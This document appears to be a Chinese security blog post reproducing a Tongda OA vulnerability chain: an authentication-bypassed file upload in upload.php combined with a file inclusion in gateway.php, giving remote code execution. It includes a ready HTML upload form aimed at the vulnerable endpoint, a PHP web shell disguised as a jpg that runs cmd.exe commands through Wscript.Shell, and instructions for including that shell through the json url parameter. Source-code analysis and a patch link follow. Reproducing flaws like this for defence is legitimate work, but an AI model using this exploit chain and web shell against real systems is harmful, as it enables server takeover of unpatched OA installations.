通达OA任意文件上传+文件包含GetShell

原创 li9hu Timeline Sec
2020-03-27原文

收录于话题
#漏洞复现文章合集
70个

本公众号专注于最新漏洞复现，欢迎关注！

-

本文作者：li9hu（Timeline Sec复现组成员）
本文共1938字，阅读大约需要6~7分钟
声明：请勿做非法用途，否则后果自负

0x01 简介

通达OA采用基于WEB的企业计算，主HTTP服务器采用了世界上最先进的Apache服务器，性能稳定可靠。数据存取集中控制，避免了数据泄漏的可能。提供数据备份工具，保护系统数据安全。多级的权限控制，完善的密码验证与登录验证机制更加强了系统安全性。

0x02 漏洞概述

通过绕过身份认证，攻击者可上传任意文件，配合文件包含即可出发远程恶意代码执行。

0x03 影响版本

V11版
2017版
2016版
2015版

2013增强版

2013版

0x04 环境搭建

回复“**通达OA环境**”获取安装包

使用解密工具对文件解密可获得所有解密代码

解密工具下载链接：

https://paper.seebug.org/203/

用于分析，解密后的部分代码

将通达V11下载后直接运行EXE文件安装，访问localhost即可

0x05 漏洞复现

漏洞位置:/ispirit/im/upload.php

构造上传的页面，并且通过上传漏洞可得到文件名。

```
<html>

<body>

<form action="http://127.0.0.1/ispirit/im/upload.php"
method="post"  enctype="multipart/form-data">

<input  type="text"name='P' value = 1  ></input>

<input  type="text"name='MSG_CATE' value = 'file'></input>

<input  type="text"name='UPLOAD_MODE' value = 1 ></input>

<input type="text" name="DEST_UID" value = 1></input>

<input type="file" name="ATTACHMENT"></input>

<input type="submit" ></input>
```


```
</body>

</html>
```

上传的jpg文件的内容为

```
<?php

//保存为jpg

    $phpwsh=new COM("Wscript.Shell") or die("Create Wscript.Shell Failed!");

    $exec=$phpwsh->exec("cmd.exe /c ".$_POST['cmd']."");

    $stdout = $exec->StdOut();

    $stroutput = $stdout->ReadAll();

    echo $stroutput;

?>
```

漏洞位置：`/ispirit/interface/gateway.php`


POST给`json`赋值，指定`key`为`url`，`value`为恶意文件位置就行。



0x06 漏洞分析

下载官方公布的补丁,可以看到V11版本更新两个文件[upload.php, gateway.php]。

文件位置`/ispirit/im/upload.php`。对比补丁upload.php主要是修复了任意文件上传，修复前可以自己POST变量`$P`绕过身份认证。



往下走遇到`$DEST_UID` 同样也可以通过POST的方式自行赋值。

```
$TYPE = $_POST["TYPE"];

$DEST_UID = $_POST["DEST_UID"];

$dataBack = array();

if (($DEST_UID != "") && !td_verify_ids($ids)) {
```

```
    $dataBack = array("status" => 0, "content" => "-ERR " .
_("接收方ID无效"));

    echo json_encode(data2utf8($dataBack));

    exit();

}
```

接着到了判断文件的点，此处可以知道文件上传的变量名为ATTACHMENT，后边可以自己写一个文件上传的脚本上传文件。然后我们继续跟进upload函数。

```
if (1 <= count($_FILES)) {

    if ($UPLOAD_MODE == "1") {

        if (strlen(urldecode($_FILES["ATTACHMENT"]["name"]))
!= strlen($_FILES["ATTACHMENT"]["name"])) {

            $_FILES["ATTACHMENT"]["name"] =
urldecode($_FILES["ATTACHMENT"]["name"]);

        }

    }


    $ATTACHMENTS = upload("ATTACHMENT", $MODULE, false);
```

跳转到文件inc/utility_file.php。对上传的文件进行了一系列的检查，包括黑名单等限制，那么我们上传jpg格式的php代码，然后文件包含即可。

```
if (!is_uploadable($ATTACH_NAME)) {
```

```
                $ERROR_DESC =
sprintf(_("禁止上传后缀名为[%s]的文件"), substr($ATTACH_NAME,
strrpos($ATTACH_NAME, ".") + 1));
            }
## 黑名单
$UPLOAD_FORBIDDEN_TYPE =
"php,php3,php4,php5,phpt,jsp,asp,aspx,"";
```

到此，我们通过文件上传脚本即可成功上传文件(脚本在后面)，文件位置在/attach/in/2003不再网站目录里，并且文件名前面有随机数，而默认的上传方式不会回显文件名。我们继续往下找利用点。

upload.php文尾的几个MODE方法可以看到有带文件名输出的点。倒数第二行输出的databack里有CONTENT,而CONTENT则包含了文件名。这里我们直接POST即可将UPLOAD_MODE和MSG_CATE赋值。

```
if ($UPLOAD_MODE == "1") {
    ......
    ......
    if ($MSG_CATE == "file") {
        $CONTENT = "[fm]" . $ATTACHMENT_ID . "|" .
$ATTACHMENT_NAME . "|" . $FILE_SIZE . "[/fm]";
    }
    else
    ......
    ......
    $dataBack = array("status" => 1, "content" => $CONTENT,
"file_id" => $FILE_ID);
    echo json_encode(data2utf8($dataBack));
    exit();
}
```

通过 UPLOAD_MODE 为 1 的方法，现在我们可以知道上传的文件名是什么了，接着就是找文件包含的点了。

同样补丁文件也修改了ispirit/interface/gateway.php,我们直接查看该文件，在最后可以看到有一处文件包含，会对json变量键值进行取值，如果遇到了url的键名满足一定条件可以把url包含进来。

```
if ($json) {
    $json = stripcslashes($json);
    $json = (array) json_decode($json);
    foreach ($json as $key => $val ) {
        if ($key == "data") {
            $val = (array) $val;
            foreach ($val as $keys => $value ) {
                $keys = $value;
            }
        }
        if ($key == "url") {
            $url = $val;
        }
    }
    if ($url != "") {
        if (substr($url, 0, 1) == "/") {...}
        if ((strpos($url, "general/") !== false) ||
(strpos($url, "ispirit/") !== false) || (strpos($url,
"module/") !== false)) {
            include_once $url;
        }
```

```
    }
    exit();
}
```

0x07 修复方式

更新官方发布的补丁

http://www.tongda2000.com/news/673.php

阅读原文查看更多复现文章

The end

悄悄点**在看**，技术变精湛!

精选留言

用户设置不下载评论

阅读全文